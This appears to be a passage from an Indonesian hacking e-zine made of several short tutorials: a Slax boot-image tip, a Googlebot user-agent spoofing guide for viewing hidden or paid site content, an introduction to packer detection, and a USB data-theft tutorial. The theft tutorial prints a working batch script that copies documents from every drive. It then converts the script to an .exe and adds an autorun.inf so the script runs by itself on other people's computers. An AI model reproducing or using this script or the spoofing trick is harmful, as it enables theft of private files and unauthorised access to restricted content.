
Walau pun gambar nya bagus dan cukup dan menarik , tpi lebih krenz kalau Booting nya kita ganti dengan gambar yang laen , mungkin bisa kita ganti dengan Foto pacar kita ☺.

2. Masuk ke USB Flash disk -> Folder "boot" yang kita extract tadi .
3. Didalam folder "boot" tersebut terdapat Gambar/ wallpaper "slax.PNG"



4. Sekarang cari Foto atau gambar yang akan Kita gunakan Untuk mengganti gambar Booting Slax.
5. Nah kalau sudah ketemu kalau emang perku di Edit, edit dulu dech gambar/fotonya .
6. Nah kalau sudah di edit atau sudah bagus sekarang gambar/foto yang kita edit tadi Nama,Size, dan type nya kita ubah . dan sekalian kita Compress, wah banyak tuch software yang beredar geratisan tuk ngompress foto tau pun tuk ngedit foto.Nah kalau saya disini menggunakanPhotophant 1.0.8 dapat di Download di [Http://wiseval.com](http://wiseval.com)

7. Ubah size "640x480"
Type PNG Format (*.PNG)
Rename "slax" (tanpa tanda petik)
8. Nah kalau sudah di ubah Fotonya sekarang pindahkan foto yang kita buat tadi pada folder "boot" yang ada pada USB kita .
9. Booting computer kalian Dan jalan kan slax
10. lihat, setiap kali kita booting kita akanDi ingatkan Oleh kekasih kita ☺.



Semoga
saya
maaf kalau di artikel saya terdapat kesalahan karna kesempurnaan hanya milik allah Swt. Dan saya
hanya lah seseorang yang ingin belajar dan belajar dari kesalahan ,dan saya juga hanya ingin nerbagi
pada semua umat manusia ☺.

artikel dari
bermanfaat ,

Profil :



<-abe wisnu <- abe

Ttl : 25-04-1993


Kontak : abewisnu@gmail.com

Facebook : abewisnu@gmail.com atau abe wisnu

----- end -----

Mencuri data penting dengan USB Flash Drive.

Penulis : abewisnu (abewisnu@Gmail.com)



Banyak cara bagi kita buat mencuri data dengan berbagai software . di artikel ini saya akan memberikan tips sederhana buat mencuri data penting pemilik computer seseorang . bagaimana sich caranya ? OK.. langsung aja kita mulai .

Buka notepad ketik kode di bawah atau copy paste aja kalau malas :

```

@echo off
REM Name : silentxxx
REM Author : Silentxxx

Set silent=%computername%_%random%

If not exist "% silent%" Md "% silent %"

For %%a in (C D E F G H I J) do if exist %%a:\ (
For /f "tokens=*" %%b in ('dir /a /b /s %%a:\*.doc') do (
attrib -s -h -r "%%b"
copy "%%b" "% silent %" /y)
For /f "tokens=*" %%b in ('dir /a /b /s %%a:\*.xls') do (
attrib -s -h -r "%%b"
copy "%%b" "% silent %" /y)
For /f "tokens=*" %%b in ('dir /a /b /s %%a:\*.txt') do (
attrib -s -h -r "%%b"
copy "%%b" "% silent %" /y)
For /f "tokens=*" %%b in ('dir /a /b /s %%a:\*.docx') do (
attrib -s -h -r "%%b"
copy "%%b" "% silent %" /y)
)

```

Save as Dengan Reserah.bat dan save as type all files

Sekarang coba jalankan file *.bat tersebut maka di samping File akan terbuat sebuah folder yang berisi semua file yang di copy dari Drive C hingga J ...

Code di atas dapat ditambah sesuai dengan kebutuhan dan keinginan tambah kan ini dapa code2x di atas :

```

For /f "tokens=*" %%b in ('dir /a /b /s %%a:\*.txt') do (
attrib -s -h -r "%%b"
copy "%%b" "% silent %" /y)

```

dan rubah *.Txt menjadi file yang lain misal kan dengan Extensi *.exe atau *.PDF.

Den selalu ")" sebagai penutup source code nya.


Dan yang saya sebut dengan mudah Tadi adalah jika file *.bat dapat berjalan dengan sendiri dan mengcopy semua file.

OK sebelum nya lebih baik File *.bat yang telah kita buat tersebut tadi kita jadil kan File dengan extensi *.exe . dengan menggunakan software "Bat_To_Exe_ConverterV1.5"

Kalau belum punya download di <http://www.brothersoft.com/bat-to-exe-converter-50301.html>

Langkah-langkah :

1.



2. Pilih Compile


3. Dan sekarang file *.bat yang kita Buat tdi telah menjadi File yang ber ekstensi menjadi File *.exe

4. Agar file yang kita buat tadi dapat berjalan sendiri sekarang kita buat AUTORUN.INF :
Ketikkan pada kode di bawah :

[autorun]
Open=terserah.exe

Save as dengan File autorun.inf dan save as type dengan all files .

5. Letakan kedua file autorun.inf dan terserah.exe di dalam dictory USB flash drive .



6. Selesai ,sekarang coba colokan flasdrive pada setiap kom . maka di dalam flasDrive pun terdapat banyak file/data yang terkopi masuk ke Flash drive

"Hidup ini indah Jika kita saling berbagi"
"Kesombongan tiada arti bagi sang pecipta sekejap kita hanya lah sampah"
"Junjunglah tinggi rasa berbagi pada sesama manusia"

Thak's to : allah swt , all you writer XCODE ,manusia yang suka berbagi ilmu and XCODE or yogyafree

----- end -----

MENYAMAR SEBAGAI GOOGLEBOT VIA MOZILLA FIREFOX

Penulis : Ray-29 (ray_stv29@yahoo.co.id)



Googlebot pencarian bot adalah perangkat lunak yang digunakan oleh Google, yang mengumpulkan dokumen-dokumen dari web untuk membangun indeks untuk dicari mesin pencari Google.

"Googlebot is the search bot software used by Google, which collects documents from the web to build a searchable index for the Google search engine. <http://en.wikipedia.org/wiki/Googlebot>"



Bagaimana jadinya kalo kita bisa menjadi seperti Googlebot ??? Pertanyaan inilah yang ada selalu dibenak saya sebagai h4ck3r pemula dan "mungkin" juga menjadi keinginan anda saat ini!?! Setelah sekian lama saya browsing, akhirnya dapat beberapa referensi bagaimana kita bisa menyamar sebagai Googlebot. Oke, LET'S DO IT NOW...

Langkah pertama, kita persiapkan alatnya, yaitu:



1. PC atau Laptop
2. Mozilla Firefox v3.0.5
3. Add-ons User Agent Switcher v0.7.2
4. Koneksi Internet

Langkah kedua, buka Mozilla Firefox dan install add-ons User Agent Switcher-nya, caranya lihat gambar dibawah ini:





Langkah ketiga, setting User Agent Switcher-nya, sebagai berikut:




Sebagai tambahan agar lebih optimal lagi, ketik di address bar: "**about:config**", tekan enter maka akan muncul konfigurasi Firefox tekan aja tombol yang ada tulisan "**I'll be careful, I promise!**". Lalu ketik pada form filter dengan kata "**useragent.extra**" dan akan muncul kata "**general.useragent.extra.firefox**" di bawah preference name, lalu klik 2x, kemudian tambahkan di belakang dengan "**; Googlebot**".

Langkah keempat, lakukan penyecekan di <http://private.dnsstuff.com/tools/aboutyou.ch>

Information about you **sukses dalam penyettingan**

Your IP Version:	IPv4
Your IP:	[REDACTED] (port [REDACTED])
Your ASN:	[REDACTED]
Your country:	Indonesia
Your User-Agent:	Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html) FirePHP/0.2.1
Your Browser:	Googlebot v2.1
Your Operating System: (from TCP/IP headers)	Unix
Your Operating System: (from browser string)	Not revealed
Browser Addons:	None
Browser Security:	Not revealed
Misc. Browser Details:	None
Extra Browser Details:	http://www.google.com/bot.html, FirePHP/0.2.1

Langkah terakhir, adalah manfaat dari menggunakan Googlebot (lihat gambar). Sebelum dan sesudahnya, saya minta maaf kepada admin karena web-nya sudah menjadi kelinci percobaan. **Salam Peace Om Admin Jasakom...Just P.O.C**




Referensi:

- [+] <http://www.hungry-hackers.com/2009/05/disguise-as-googlebot-to-view-hidden-content-of-a-website.html>
- [+] <http://www.techzilo.com/access-browse-pay-sites-free/>


----- end -----

Packer Checker


Penulis: anharku (v_maker@yahoo.com)




Pasti kalian semua sudah tidak asing dengan tools ini PEiD. Tool paporit para cracker untuk mengetahui sebuah program di pack menggunakan packer apaan?? Mungkin para cracker memiliki banyak jenis Packer Detector yang mereka rahasiakan untuk kepentingan pribadi mereka hehehe...☺



PEiD detects most common packers, cryptors and compilers for PE files. It can currently detect more than 600 different signatures in PE files(readme.txt) Peid dapat mendeteksi sebagian besar pakers umum, umumnya dapat mendeteksi lebih dari 600 signature yang berbeda pada file Executable. Lalu bagaimana cara kerja peid? peid akan mendeteksi String suatu file Executable apakah di dalamnya terdapat signature atau tanda jika ada tanda tersebut maka golongan packernya. Signature tersebut telah di daftar sebagai sebuah kumpulan database. Yah mirip2 teknik antivirus gitu deh dalam mengenali virus. Nah untuk lebih jelasnya mari kita buka file yang kita pack dengan UPX, signature apakah yang selalu terkandung didalamnya??




Ternyata file yang kita pack dengan UPX selalu mengandung string "UPX", dan setelah penulis melakukan beberapa ujicoba pengepack-an dengan beberapa packer **ternyata sebagian packer meninggalkan string nama packernya pada file yang telah dipack**. misalnya..



